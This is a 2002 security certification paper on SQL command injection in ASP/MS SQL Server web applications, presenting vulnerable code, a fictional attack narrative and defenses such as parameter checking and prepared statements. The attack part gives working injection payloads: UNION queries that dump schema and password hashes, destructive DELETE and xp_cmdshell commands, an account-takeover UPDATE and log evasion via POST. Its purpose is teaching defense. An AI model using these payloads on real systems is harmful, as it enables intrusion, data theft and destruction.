Advanced SQL Command Injection: Applying defense-in-depth practices in web-enabled database applications

Matt Borland

GCIH Practical 2.0

1/19/2002

Introduction

For several years, data-driven web sites have captured the imagination of almost every kind of organization. Programmers are capable of building applications with usable interfaces, 24/7 availability and worldwide reach. These web sites use a variety of tools to query and display data, each with their own options and idiosyncrasies. And although much emphasis has been placed on securing these applications through elaborate network mechanisms, often the applications themselves do not apply certain measures necessary to maintain data security.

One threat which has already been discussed in the course material is called SQL piggybacking. SQL piggybacking, or SQL command injection, is the practice of appending or manipulating unchecked values to web-based queries. When passed to the database, these queries execute differently than expected by the application developer. Examples of this are in the course material entitled 'Web Application Attacks.' In it the author articulates several potential problems posed by SQL piggybacking and describes how the first line of defense is to check any parameters supplied by the client (browser) request.

However, I would like to impress upon readers that these examples are not the full extent of the damage which can be done with SQL piggybacking. This paper will articulate further flaws when executing queries with unchecked parameters, including:

* How to view data from tables not specified in the original query
* How to view user and table structure information from the target system
* How to execute shell commands on the target machine

More important than the demonstration of the exploits is a description of how to apply defense-in-depth practices to reduce web/database application risk. This too extends beyond parameter checking; it includes:

* Selecting the querying methods which reduce risk
* Differentiating applications' access to data
* Limiting user access to database-internal procedures
* Knowing how to screen/detect reconnaissance of your application


In presenting this paper I will describe a variety of threats posed by SQL piggybacking, and a fictitious account of an attack. My experience in coming into this course is more that of a programmer than of a system administrator; as a result of this, I have an interest in specializing in learning how to make application code more secure, particularly in web applications. My hope is that in clarifying vulnerabilities that can exist when creating web/database applications, this paper will help programmers and sysadmins better understand what to do to shield their data from prying eyes.

The Exploit.

Throughout this paper I would like to focus on a specific combination of server-side tools to demonstrate the vulnerabilities and defenses. This is not because they are the only tools vulnerable, but because they will provide some focus to the paper, as there are hundreds of combinations of CGI/scripting, middleware and database tools that would bear the same vulnerabilities. I will take care to show a variety of cases where other tools are similarly vulnerable. The tools used to show the exploit are:

* MS SQL Server 7
* Windows 2000 Server
* IIS (Internet Information Server)
* ASP (Active Server Pages)
* ADO (Active Data Objects) with OLE DB or ODBC

Let me briefly provide an overview of how these tools work in combination in a two-tiered environment (the two tiers corresponding to the application/presentation logic in the IIS as one tier, and the data server functions as the second tier). As I will note later, a three- or n-tiered environment is equally at risk; however the two-tiered environment make an easier example, and is for better or worse more common. I've included a very simplified image to show the different components of the toolset.



Our following example describes how a request like the following, to a dynamic web page, works in this model. Here's a sample address:

```
http://www.xyzcorp.com/holiday/store_list.asp?state=MN
```

A) The browser - A user (through their browser, or some http-fetching thing) makes an http connection (here through port 80) to www.xyzcorp.com, which eventually gets routed to port 80 on the web server. A simple http request involves a client request and a server response. Here's an example of an http request which shows how the URL and other information is conveyed to the target web server:

```
GET /holiday/store_list.asp?state=MN HTTP/1.1
```

```
Connection: Keep-Alive
User-Agent: Mozilla/4.77 [en] (X11; U; Linux 2.4.2-2 i686)
Host: www.xyzcorp.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, *.*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

B) IIS, the web server - The request is for an .asp file, which to this IIS installation means that it will use the asp.dll as an ISAPI handler for the specified file. It passes the filename and context onto the ASP system.

C) ASP, the scripting engine - ASP (Active Server Pages) is an environment which allows the use of code to create an on-the-fly response to the page request. asp.dll interprets ASP files, which are scripts (usually VBScript) which will run in the IIS context. In this example the file store_list.asp will use objects from the ADO suite to access a connection (either in a pool of connections, or a new one) to the database server.

D) ADO, Active Data Objects - To prepare and execute the query, the IIS process, using ADO to access an ODBC or OLE DB provider (i.e. a database driver), opens a connection to port 1433 on the data server. The data server could be on the same machine as the IIS server, but it generally is on another machine, behind yet another firewall. The database driver contains the application code necessary to negotiate the connection with the database and all further database communications, but all application-level logic is in the ASP page.

E) MS SQL Server, the data server - This service runs with a listening socket at port 1433. After a client has connected to the data server and provided a login and context, the client may execute data queries. These queries result in recordsets and return codes which are sent back to the application via ADO and the provider, and thus are exposed to the ASP script as objects, to do with as the script sees fit. One very common task is to retrieve a recordset and iterate through it to display a grid or list of data, such as a press release listing.

The script should then use ADO to close all open recordsets and connections, and remove the ADO objects. The scripting processor finishes and sends the completed response back to the browser.

Examples of the Exploit.

Now we'll look at examples of how to exploit this process. I have created sample code for a request and response page to demonstrate the kind of code that is vulnerable, and the methods by which you can exploit the vulnerabilities.

Let's first take a close look at how you'd access a database connection and run it. The following server-side ASP code is very similar to that found in many 'How To Build a Web Application' books. I've taken out any surrounding HTML tags for brevity.

```
'--- initialize basic objects ---'
dim connectionstring, conn, rs, command
set conn = server.createobject("ADODB.CONNECTION")


'--- specify connection parameters ---'
connectionstring = "Provider=sqloledb;Data Source=DATABASE;User ID=username;Password=password"


'--- open the connection and run SQL using request parameter 'id' ---'
conn.open(connectionstring)
set rs = conn.execute("select headline from pressReleases where categoryid = " & request("id") )


'--- Just loop through the recordset to output it. ---'
do while not rs.EOF
  response.write(rs("headline") & "<br>")
  rs.movenext
loop


'--- close everything out, clean up objects ---
rs.close
set rs = nothing
conn.close
set conn = nothing
```

What's important about the way the code works is that it's using what I would call 'raw SQL;' the script is creating an entire SQL statement as a string, and passing this back to the database for the database to parse and execute. The database executes the commands in the string whether the string contains, for example, a single SELECT query, three UPDATE queries, a stored procedure, or a Transact-SQL statement. This process for retrieving data is the most exposed form because there is no parameter typing prior to sending the statement to the database. We'll now review the concepts of piggybacking.

Basic query piggybacking (described in the course material)

In the code above one can pass in a string for what should be an integer. Let me provide some examples of how this presents a problem. The above code is expecting a request to the page like the following:

```
http://xyzcorp.com/presslist.asp?id=1
```

But a user could just request instead the following:

```
http://xyzcorp.com/presslist.asp?id=1+OR+categoryID+%3D+2
```

This has the result of simply appending the entire string to the SQL query so you have a query like:

```
select headline from pressReleases where categoryid = 1 OR categoryID = 2
```

SQL piggybacking is not only a problem for numeric fields receiving string input; if string input is handled improperly it may also cause the same problems. For example, let's take the following query:

```
set rs = conn.execute("select headline from pressReleases
where author = '" & request("author") & "'")
```

Programmers sometimes think that because the string is 'encapsulated' within quotes that this will protect the string from being extended to produce further SQL. However, it is not truly encapsulated. For example, one could just request:

```
http://xyzcorp.com/presslist.asp?author=jimmy%27+or+%27a%27+%3D+%27a
```

This would produce the following SQL, which would return all rows from pressReleases:

```
select headline from pressReleases where author = 'jimmy' or 'a' = 'a'
```

But remember that these SQL strings can contain more than one query; here's where query piggybacking comes into play:

```
http://xyzcorp.com/presslist.asp?id=1%3B%0D%0Adelete+from+pressReleases
```

This would form two queries to be placed and executed within the single execution request, because in MS SQL you can separate queries from each other by ending one with a semicolon (although actually it also will parse the separate queries correctly without a semicolon):

```
select headline from pressReleases where categoryid = 1;
delete from pressReleases
```

If the 'login' or database user being used by the ADO object had the right privileges, this would remove all entries from the table `pressReleases`! Examples of SQL command injection like this were used in the course material. Unfortunately, there are more complex queries that can be appended that can do additional damage, and these are the queries on which I want to focus the attention of my paper.

Advanced examples of SQL command injection: database reconnaissance

Before we get headlong into examples of advanced SQL command injection, there are also some relevant SQL concepts (some specific to MS SQL Server) that we should cover:

UNION - This clause can be used in an SQL statement to concatenate two separate but similarly-formatted recordsets as one. For example:

if '`select ID, name from beatles`' yields:

```
1, 'John Lennon'
2, 'Paul McCartney'
3, 'George Harrison'
4, 'Ringo Starr'
```

and '`select ID, name from peterpaulmary`' yields:

```
1, 'Peter'
2, 'Paul'
3, 'Mary'
```

then '`select ID, name from beatles UNION select ID, name from peterpaulmary`' returns:

```
1, 'John Lennon'
2, 'Paul McCartney'
3, 'George Harrison'
4, 'Ringo Starr'
1, 'Peter'
2, 'Paul'
3, 'Mary'
```

Stored procedures - These are queries whose code has been pre-programmed into the database. There are both internal stored procedures, which come installed on SQL Server, and user stored procedures, which are created by application developers. Stored procedures accept typed parameters. In SQL Server they can contain not only traditional SQL but also Transact-SQL, which includes additional flow and logic language in MS SQL Server.

Extended stored procedures - In MS SQL Server, there are several stored procedures (prefixed with '`xp_`') that are built into the server which provide 'extended' functionality not typically accessible by a SQL-based stored procedure. For instance, `xp_cmdshell` can execute commands within the Windows command shell (`cmd`). Many of these must be enabled for most logins to use them.

`sys*` tables - In SQL Server, there are a number of tables which are usually readable by all users which store basic information about the structure and contents of the database. These tables are prefixed with '`sys`' and exist both in the `master` database, which has additional information about the data server, and in each database. ('Data server' refers to the entire instance of a running SQL Server service; 'database' is a term for a logical division of data tables and other objects within that structure; so a data server may contain multiple databases.)

With knowledge of this and basic SQL, many dynamic web sites which do not apply defense-in-depth practices are vulnerable to significant reconnaissance. I'll show some brief examples, and then in Part 2: The Attack, we will look at how these can be put into action.

Using the example above, imagine if the following string was passed in for the value of 'id:'

```
?id=1%0D%0AUNION+select+sysobjects.name+where+sysobjects.xtype+%3D+%27U%27
```

For the sake of clarity, I will format this and other such requests for 'id' as such:

```
id=1
UNION select sysobjects.name where sysobjects.xtype = 'U'
```

This would yield the SQL:

```
select headline from pressReleases where categoryid = 1
UNION select sysobjects.name where sysobjects.xtype = 'U'
```

In the above query, the second SELECT of the UNION statement runs a query against `sysobjects` which should run for any user on any database in SQL Server; it lists all the user-level tables in the current database, regardless of access level.

So now, where the first display might have read:

```
XYZ Corporation now 9001 certified
CEO announces merger with ABC Corporation
```

The attacker will now see in addition a listing of tables:

```
XYZ Corporation now 9001 certified
CEO announces merger with ABC Corporation
pressReleases
userAccounts
XYZOrders
XYZStores
...
```

This assists the attacker in doing what is otherwise difficult--actually seeing the results of piggybacked queries. Remember, our previous examples of piggybacked queries did not return data to the screen; using UNION in combination with the various `sys*` tables, the attacker can now gain insight into the structure of the database.

This only gets worse when more fields are added into the mix:

```
id=1
UNION
select sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name from sysobjects, syscolumns, systypes
where sysobjects.xtype = 'U'
AND sysobjects.id = syscolumns.id
AND syscolumns.xtype = systypes.xtype
```

This also uses common `sys*` tables to determine much more damaging information about the target system. It not only concatenates the results into the original recordset, it also concatenates multiple fields of information into the single returned field, in this case showing the table, each field in the table, and the type of each field:

```
XYZCorporation now 9001 certified
CEO announces merger with ABC Corporation
userAccounts: accountNumber: int
userAccounts: accountName: varchar
userAccounts: totalHoldings: numeric
pressReleases: pressReleaseID: int
pressReleases: categoryID: int
pressReleases: headline: varchar
pressReleases: releaseText: text
secretInfo: accountNumber: int
secretInfo: PIN: int
...
```

Once this information is retrieved it becomes very easy for an attacker to run SQL piggybacked second queries to attempt altering any of the data in this database because they now know how to get at the data. Worse yet, application logins are often granted complete access to the database's data, which means that in those instances an attacker can both get and change any data within the application.

Finally, before we look at an example of an attack, there is one final concern to be aware of. Before we looked at the extended stored procedure `xp_cmdshell`. This procedure can be disabled by the SQL Server administrator, and by default it is only available to members of the `sysadmins` group. However, many organizations choose to run database queries as `sa` or the system administrator account. This means that someone could send the parameter:

```
id=1
master.dbo.xp_cmdshell 'del c:\boot.ini'
```

The target system may find itself unable to boot the next time the server is restarted.

As I mentioned before, other systems may be equally vulnerable to SQL command injection if they are implemented without parameter checking. For ColdFusion, let's take an example from "Developing ColdFusion Applications" (p. 107):

```
<cfquery name="GetRecordtoUpdate"
datasource="CompanyInfo">
SELECT *
FROM Employee
WHERE Emp_ID = #URL.Emp_ID#
</cfquery>
```

ColdFusion uses 'tags' to perform various actions. The `<CFQUERY>` tag provides all the code necessary to connect to a database and execute code. The `name` parameter specifies the name of the result set for use later in the page; the `datasource` parameter usually specifies an ODBC datasource, and the text within the `<CFQUERY>` tag is translated as raw SQL. The `#URL.Emp_ID#` is a reference to a ColdFusion variable, in this case referring to the Emp_ID URL parameter, as would be referenced in the following URL:

```
http://localhost/myapps/updateform.cfm?Emp_ID=3
```

This code is subject to the exact sort of SQL insertion as demonstrated in the ASP code, because the `<CFQUERY>` is simply constructing a string to be sent back and parsed by the database. So by manipulating the `Emp_ID` parameter you can construct any additional SQL, including UNION statements and additional queries.

Along similar lines, the `DBI` package for Perl, if used without caution, can be used to process raw SQL. Here's a code sample:

```
my $dbh = DBI->connect($data_source, $username, $auth, \%attr);
$rv  = $dbh->do("SELECT * from EMPLOYEE where ID = " . $q->param("ID"));
```

Java servlets and JSP are also vulnerable if parameters are treated as strings. For example:

```
Statement stmt = con.createStatement();
ResultSet rs = stmt.executeQuery("SELECT * FROM EMPLOYEE where ID = " + request.getParameter("ID"));
```

The possibility of SQL command injection within either of these database interfaces has very little to do with the actual interface being insecure; SQL command injection is possible because programmers do not use the proper features of the interfaces to ensure that their code is not vulnerable. Luckily, each of these platforms has a handful of solutions to the problem. Furthermore, there are some good defense-in-depth practices that an organization can use to protect themselves from SQL command injection which we'll explore.

Additional information on SQL injection is at:

```
http://www.owasp.org/projects/asac/iv-sqlinjection.shtml
```

The above page lists some of the basic kinds of SQL command injection vulnerabilities that can exist in many common platforms.

```
http://www.silksoft.co.za/data/sqlinjectionattack.htm
http://www.sqlsecurity.com/faq-inj.asp
```

Both of these pages provide examples of faulty code.

The Attack.


We've already learned a lot about reconnaissance of a system which does not enforce strong typing. So the solution sounds simple--always enforce typing of parameters, using conversion routines or objects which require specific parameter types. And indeed if applied thoroughly, this could adequately provide defense against SQL piggybacking.

However, both large and small web sites remain vulnerable. Small organizations usually don't fear or understand the risks associated with exposing a database through a website, and large organizations often have such sprawling websites, constructed by so many developers and vendors, that there is little consistency applied when it comes to application-level security. In both cases, it is important to remember that without application-level security, firewalls are essentially meaningless. Like buffer overflow issues which have proven so hard for major companies to ferret out from their code, SQL piggybacking has everything to do with attention to detail and across-the-board adherence to a plan.

Now we begin the fictional story of XYZ Corporation. XYZ Corporation is a large retail business and they have been cautious about building a web presence, so what little of a website they have is static. However they realized they could save millions of dollars a year by creating a members-only website for their purchasing partners outside the organization, and began to build such an application. Basically, their buyers are going around the world, buying clothes and accessories for resale within XYZ's stores, and to keep track of this information while in the field the buyers are logging these sales on the website.

XYZ Corporation felt that security was very important for this application, so they hired very expensive consultants to analyze and create an environment which segmented their network such as to minimize exposure to the Internet. The web server was placed behind a firewall as described in the chart so that it was on a network all to itself, and access to the data server was also through an additional firewall. Furthermore, XYZ was advised to encrypt the most sensitive data on their data server so that even if their data were compromised, they could reduce the risk of it being in plaintext for the world to see. They stored the application's user passwords in the database and applied simple MD5 hashes to them so that the password was obfuscated. Finally they oversaw the construction of the company's members-only website, such that all parameters were scrutinized and any requests not passing a stringent litmus test were thrown out and logged. When construction of the web application was complete, the production web server was installed fresh, had the application installed on it and was locked down. Similarly, the MS SQL Server data server was installed fresh, and its object permissions were modeled after the development data server on which the application had been built. Because consultants of this kind are both expensive and somewhat time-consuming, after the website was launched the consultants were asked to prepare a guidelines document which outlined good practices for network and data security, and their service was discontinued.

Here's a simple diagram of how the web server and data server exist within XYZ Corporation's tiered architecture.



The Internet Firewall only allows connections to be initiated from the internet to port 80; it forwards these packets onto the IIS web server, and allows packets back out through the firewall for established connections. The Internal Firewall similarly only allows connections initiated from the IIS server to port 1433, which it passes to the Database Server. Because of this there is no way for a host on the Internet to initiate a connection to the Database Server.

Nine months later, XYZ began a holiday promotional campaign. XYZ's stores were accepting clothing donations and XYZ's ad agency (ABC Advertising) who had been wanting to increase XYZ's web presence, suggested putting this information on the web. The company agreed and ABC set their web site development team on the job. They realized that the store location information was already in the data server for the members-only website, and suggested building a small set of dynamic pages which simply queried this table to get the list of stores, by state. There would be no transactional features, and no data would be modified on the database. The promotional site would be built on the same platform as the members-only site because the cost of establishing a new infrastructure for the holiday promotion would be too great. XYZ's IS team looked at the plan, mulled over the guidelines from the security group and determined that there was no real threat since the new application did not query the sensitive members-only data, only the store listing.

Enter Def. Def works for a corporate intelligence company which gathers information for clients about their competitors. Def has been hired to learn more about XYZ's purchasing-partners members-only site, and see if he can find what XYZ's purchases are for the holiday season.

Def has attempted many of the basic network attacks against the website to see if he can gain any access via this route; however the security group did a decent job securing the network and the IIS server.

On the 'outer' part of the members-only site is a login page and several other pages that seem to accept parameters, like a registration page and a 'contact us' page. Def is aware of a number of SQL piggybacking attacks and tries them against the members-only site. He receives error messages when he tries to modify the parameters in any significant fashion, and so it seems to Def that XYZ has been careful to plug many security holes.

However, he begins picking through the rest of the site for other dynamic functions, and finds that in the holiday promotion site, there are dynamic pages which list all the stores in a selected state, such as:

```
http://www.xyzcorp.com/holiday/store_list.asp?state=MI
```

This request returns a list of stores in Michigan (in the HTML), such as:

```
XYZ East Lansing Outlet
XYZ of Traverse City
Campus XYZ/Mount Pleasant
```

Def then tries a simple munge:

```
http://www.xyzcorp.com/holiday/store_list.asp?state=MI%27
```

This returns the error, which ASP formats in HTML:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string 'MI''.
/holiday/store_list.asp, line 37
```

Here Def sees that the OLE DB Provider is returning an error, which usually indicates that the error is in fact generated by the database and its parsing mechanism. The fact that the SQL Server is reporting this error indicates to Def that parameters are being passed unscrubbed into the database. This now gives Def the opportunity to perform some exploration.

To assist you with the following narrative, here are the steps Def can take, knowing that SQL Command Injection is possible:

```
1: Cover his tracks somewhat
2: Explore the database structure using UNION statements with sys-tables
3: Read application data using UNION statements
4: Attempt command-line access via xp_cmdshell
5: Modify application data using multiple-statement commands
```

At this point, Def decides to take a few steps to both cover his tracks a little bit and also to make his job easier. He creates an HTML page on his local machine that contains the following code:

```
<html>
<head><title>Test Page 1</title></head>
<body>
<form action="http://www.xyzcorp.com/holiday/store_list.asp" method="POST">


<!-- enter SQL piggybacking string in the following textarea -->

<textarea name="state" rows="12" cols="40">MI</textarea>


<input type="submit">
</form>
</body>
</html>
```

With this HTML page, Def can now simply input any string that he wants to have passed to the query, and the browser will do all the character encoding for him. He tests and then verifies that even if he uses POST instead of GET as his form method, he will still get the list of Michigan stores. He is glad that it similarly accepts POST-based parameters because it means that his SQL-piggybacked parameters will probably not be logged in the IIS logfile, since usually only querystring (GET) parameters are stored. This will not disguise the fact that he is hitting the page, but rather that anything particularly unusual is being passed to it. Let's take a closer look at what the browser sends to the web server using the GET method:

```
GET /holiday/store_list.asp?state=MI HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/4.77 [en] (X11; U; Linux 2.4.2-2 i686)
Host: www.xyzcorp.com
[...]
```

If the IIS configuration was left at its default, the resulting IIS log entry would include the parameters sent, thus giving an incident handler the opportunity to see what parameters were being sent.

```
2001-xx-xx 19:31:32 172.x.x.x - 172.x.x.x 80 GET /holiday/store_list.asp?state=MI - 200 Mozilla/4.77+[en]+(X11;+U;+Linux+2.4.2-2 i686)
```

Now let's see how the request is sent via the POST method (I've added the parameter 'something' to show how multiple parameters are encoded):

```
POST /holiday/store_list.asp HTTP/1.1
[...]
Content-type: application/x-www-form-urlencoded
Content-Length: 23

something=else&state=MI
```

This would yield the following log entry. Note that the parameters are not logged:

```
2001-xx-xx 19:31:32 172.x.x.x - 172.x.x.x 80 POST /holiday/store_list.asp - 200 Mozilla/4.77+[en]+(X11;+U;+Linux+2.4.2-2 i686)
```

Also although it is unusual for firewalls to scan querystrings for parameters, it is further unlikely that it will check POST parameters, so Def feels pretty confident that his actions won't look suspicious.

He begins his scan by trying increasingly complex strings which poke and prod at the querying mechanism. He creates the following request, which retrieves the same recordset:

```
state=MI' + '
```

It soon becomes clear that the ASP page is not checking parameters on this query at all, so for him some of the doors are open.

Def's move now is to see if he can execute the UNION which reveals the table and field names:

```
state=MI'
UNION
```

```
select sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name from sysobjects, syscolumns, systypes
where sysobjects.xtype = 'U'
AND sysobjects.id = syscolumns.id
AND syscolumns.xtype = systypes.xtype
--
```

Note the double-dash ('--') in the last row. Why is that there? In MS SQL Server, this will comment out the remaining code on the same line of resulting SQL. This will help Def remove any excess code, like a trailing quote, or perhaps further parts of the statement like further AND/OR checks or an ORDER BY clause. Depending on the statements used in the code, using a double dash at the end may cause inserted code to fail, but it also may help an attacker remove code that is unnecessary to them. Here, Def uses it to get rid of a trailing quote, the one that the server's ASP code appends after the state parameter.

By executing this UNION query, it is now apparent that Def's goal is in sight: he sees table data that seems relevant to the members-only partner site. The following is displayed on the HTML page:

```
XYZ East Lansing Outlet
XYZ of Traverse City
Campus XYZ/Mount Pleasant
userAccounts: username: varchar
userAccounts: passwordMD5: varchar
...
XYZOrders: orderID: int
XYZOrders: accountNumber: varchar
XYZOrders: orderDescrDES: varchar
XYZOrders: orderQtyDES: varchar
...
```

Def isn't sure what the DES means at the end of the field name, but he's interested so now he tries to UNION a query against the `userAcccounts` database:

```
state=MI'
UNION select username + '/' + passwordMD5 from userAccounts
--
```

He now sees:

```
XYZ East Lansing Outlet
...
jdoe/5194aa963a6c9f7d97dc3cc2be94642b
jsmith/e811af40e80c396fb9dd59c45a1c9ce5
...
```

Now he's surveying the XYZOrder data:

```
state=MI'
UNION select accountNumber + '/' + orderDescrDES from XYZOrders
--

XYZ East Lansing Outlet
...
AA010204/3A2EAD12F475D82C1FC97BB9A6D955E1EA5541946BB4F2E6F29555A6E8F1FB3C
AA010608/D955E1EA5541946BB4F2E6F29555A6E8F1FB3C3A2EAD12F475D82C1FC97BB9A6
```

He gets a very useful list of usernames, but it seems from the results that the passwords are stored as one-way MD5 hashes. Def is also sort of shocked to see that XYZ has actually encrypted their order data on the server; this is pretty uncommon in most applications he's seen. However the purpose of this paper is to try to make things hard for people like Def, so there we have it.

But Def is undeterred. He's already bagged some useful information, all without making so much as a rustle on the database. After all, he's accessing the database with the same connection as any other query from the web application, and unless some SQL Server administrator with the free time of the Maytag man is employed at XYZ, there is almost no chance of his actions being seen.

Def sits back and reflects on the next move. It is clear that at least for the order data (`XYZOrders.orderDescrDES`, `XYZOrders.orderQtyDES`), there must be a decryption key somewhere. Although it may be on the IIS server, for ASP to use, he hasn't been able to get access to the filesystem on that machine.

He tries to see if he can access the `xp_cmdshell` extended stored procedure:

```
state=MI'
xp_cmdshell 'dir c:\*.*'
--
```

But this doesn't seem to work, which is too bad for Def because if he could access it, he'd basically have compromised the database server. So he begins to think of other ways to get at the encrypted data. Then he realizes that maybe he doesn't need to find the DES key to decrypt the data--he can have the web server do it for him. He figures that he can modify the `passwordMD5` field to a known value, and then simply log in to the actual members-only web site with the username and password. The site may already decrypt the order information for display for its users. Alternately, he could create a new 'account' by inserting a new row with a new username and password, and update the `accountNumber` field to access all the different `accountNumbers` in the database. The risk to Def is that he would now be using the members-only application, and that this activity may be monitored in such a fashion that his use of it would arouse suspicion.

He decides that creating a new user account may cause some disturbance, so he instead updates an old user account briefly to see if he can in fact access the members-only site. He picks `jdoe`, who has a password hash of 5194aa963a6c9f7d97dc3cc2be94642b. Def saves this password, then creates his own. He determines the MD5 hash for the string 'aaaaaa' by using the following commands on his local machine:

```
$ echo -n aaaaaa | md5sum
0b4e7a0e5fe84ad35fb5f95b9ceeac79
```

Def then uses SQL piggybacking to attempt to modify the password field for jdoe:

```
state=MI';
UPDATE userAccounts SET passwordMD5 = '0b4e7a0e5fe84ad35fb5f95b9ceeac79'
WHERE username = 'jdoe'
--
```

Def then verifies that the change was made:

```
state=MI'
UNION select username + '/' + passwordMD5 from userAccounts
WHERE username = 'jdoe'
--
```

He now sees:

```
XYZ East Lansing Outlet
...
jdoe/0b4e7a0e5fe84ad35fb5f95b9ceeac79
```

At this point Def decides to take the plunge and log in as `jdoe` on the actual members-only website. There are a few risks involved; most likely all access is logged, and furthermore there may be measures like reporting back to the user when they last logged in, which could tip off a savvy user. But Def is a gambler, and figures that probably no user would really pay attention if the system said their last login was different from what it should be.

Def in fact is able to log in with `jdoe/aaaaaa` and can use the application to browse through `jdoe`'s purchases. After he has recorded the useful data, he can set the password back to the original value, and move onto another user account.

Def has earned his day's pay by finding the order information, but continues to poke around the database in the hopes of finding another hole with which he can further compromise the system.

The Attack: Means of prevention

XYZ Corporation is in a horrible state. Their first major web project, on which they spent at least hundreds of thousands of dollars, was hacked in just a few minutes, and at this point they don't even know it yet. As long as things remain the way they are, Def will be able to view most of their data without anyone being the wiser. What can an organization do to prevent such attacks?

I believe that when developing a web application, programmers should mutter the following mantras, some of which are already adopted by security professionals:

* Practice the Principle of Least Privilege
* Eliminate Unwanted Input
* Eliminate Unwanted Output
* Know Thy Code's Boundaries
* (Reinforce and Repeat)

Each of these has to do with preparation, and how to prepare code to be as lean, unobtrusive and unassuming as possible. Every opportunity to reinforce a rule, such as checking privileges, should be taken. The code should be able to do what you want it to, and no more. Sadly this Zen approach to programming doesn't sell well in a world hungering for features.

Let's put these into practice. As we discovered before, a grave problem with many applications is that they do not use strongly typed parameters. But let's not put all the blame on the parameters; after all, there is more to the process than just feeding parameters into a query--there are also different ways to execute queries, each approach with its own security considerations.

What I'd like to do now is demonstrate a number of different ways one can execute queries within ADO on the web server, and compare them in the light of making them as strong as possible.

The following assumes that `conn` is an ADO Connection object, and that it has been initialized. `rs` is the resulting recordset.

A) Raw SQL

```
set rs = conn.execute("select headline from pressReleases
where categoryID = " & request("id") )
```

This is of course the worst approach taken, and usually the first kind shown in a typical 'ASP in 24 hours' book. We have viewed the problems with this approach throughout the paper, so I will continue with other options.

B) Raw SQL, with parameter conversion

```
set rs = conn.execute("select headline from pressReleases
where categoryID = " & cdbl(request("id")) )
```

This is a crude but effective approach for some parameters, particularly useful for dates and numbers. `cdbl()` converts the given value to a numeric value, if possible. An attempt to insert a non-numeric string into this statement produces the abrupt VBScript error:

```
Microsoft VBScript runtime error '800a000d'
Type mismatch: 'cdbl'
/page2.asp, line 45
```

With parameters that should be passed in to SQL as string, however, you must use functions which escape-quote the given string in such a way that it doesn't disrupt the SQL flow, and additionally you will want to strip 'strange' characters, which differ from system to system. Some environments, like PHP, go ahead and escape-quote strings for you, but on the other hand it may not strip unwanted high-ASCII characters which could harm the target database.

You can create your own functions to screen parameters if you like. For instance the following takes in a value, and if it's a number it returns it as is. `handle_this_error` is placemarker where you'd want to handle the fact that a non-numeric value was passed in. The following code interprets a blank value as NULL, which may or may not be desirable in any given application:

```
function numToSQL(value)
  if (value <> "") then
    if (isNumeric(value)) then
      numToSQL = value
    else
      handle_this_error
    end if
  else
    numToSQL = "NULL"
  end if
end function
```

Similarly, a string-conversion function really just returns an escape-quoted string, and also places the embedding quotes around the result. You could also strip any unwanted characters in a function like the one below:

```
function strToSQL(value)
  if (value <> "") then
    dim val
    val = value
    val = replace(val,"'","''")
    strToSQL = "'" & val & "'"
  else
    strToSQL = "NULL"
  end if
end function
```

These functions could be used in combination in a raw SQL statement as such:

```
set rs = conn.execute("select headline from pressReleases
where categoryID = " & numToSQL(request("id") &
" AND author = " & strToSQL(request("author"))) )
```

Perl's DBI package has some functions that can help a developer perform this sort of escape-quoting. Its `quote()` function can be used in the following way (from the DBI man pages) to ensure that strings are escape quoted:

```
$sql = sprintf "SELECT foo FROM bar WHERE baz = %s", $dbh->quote("Don't");
```

A serious problem with parameter conversion is that it is easy to forget to apply a conversion to a parameter without noticing it, thus creating a security hole in the application. As a result, though this can be effective, it also is prone to the ill effects of late-night programming.

C) Raw stored procedures

```
set rs = conn.execute("exec getPressRelease " & request("id") )
```

Many developers believe that by using stored procedures, they are modularizing their code and thus it is impossible to execute additional code. But this approach is essentially as flawed as other raw SQL statements because you can still append separate queries; the only advantage here is that UNION statements do not function among stored procedures. Trying to run a UNION statement after a stored procedure returns the following:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Incorrect syntax near the keyword 'UNION'.
/page2.asp, line 53
```

Reconnaissance is a little more difficult in this case, but still using unchecked stored procedures is not a suitable approach.

D) Prepared Statements

A prepared statement (sometimes called a parameterized query) is a special feature that only some databases, like SQL Server, implement. The programmer creates a SQL string just like normal SQL, but where they want an input parameter, they place a question mark ('?'), often referred to as a placeholder. As you can see in the example below, ADO then allows you to append parameters, that functions within SQL Server use to merge the parameters into the statement.

```
set command = server.createobject("ADODB.COMMAND")
command.commandType = adCmdText
command.activeConnection = connectionstring
command.commandText = "select headline from pressRelease where categoryID = ?"
command.parameters.append(command.CreateParameter ("categoryID", adInteger,
   adParamInput, 4, request("id")))
set rs = command.Execute()
```

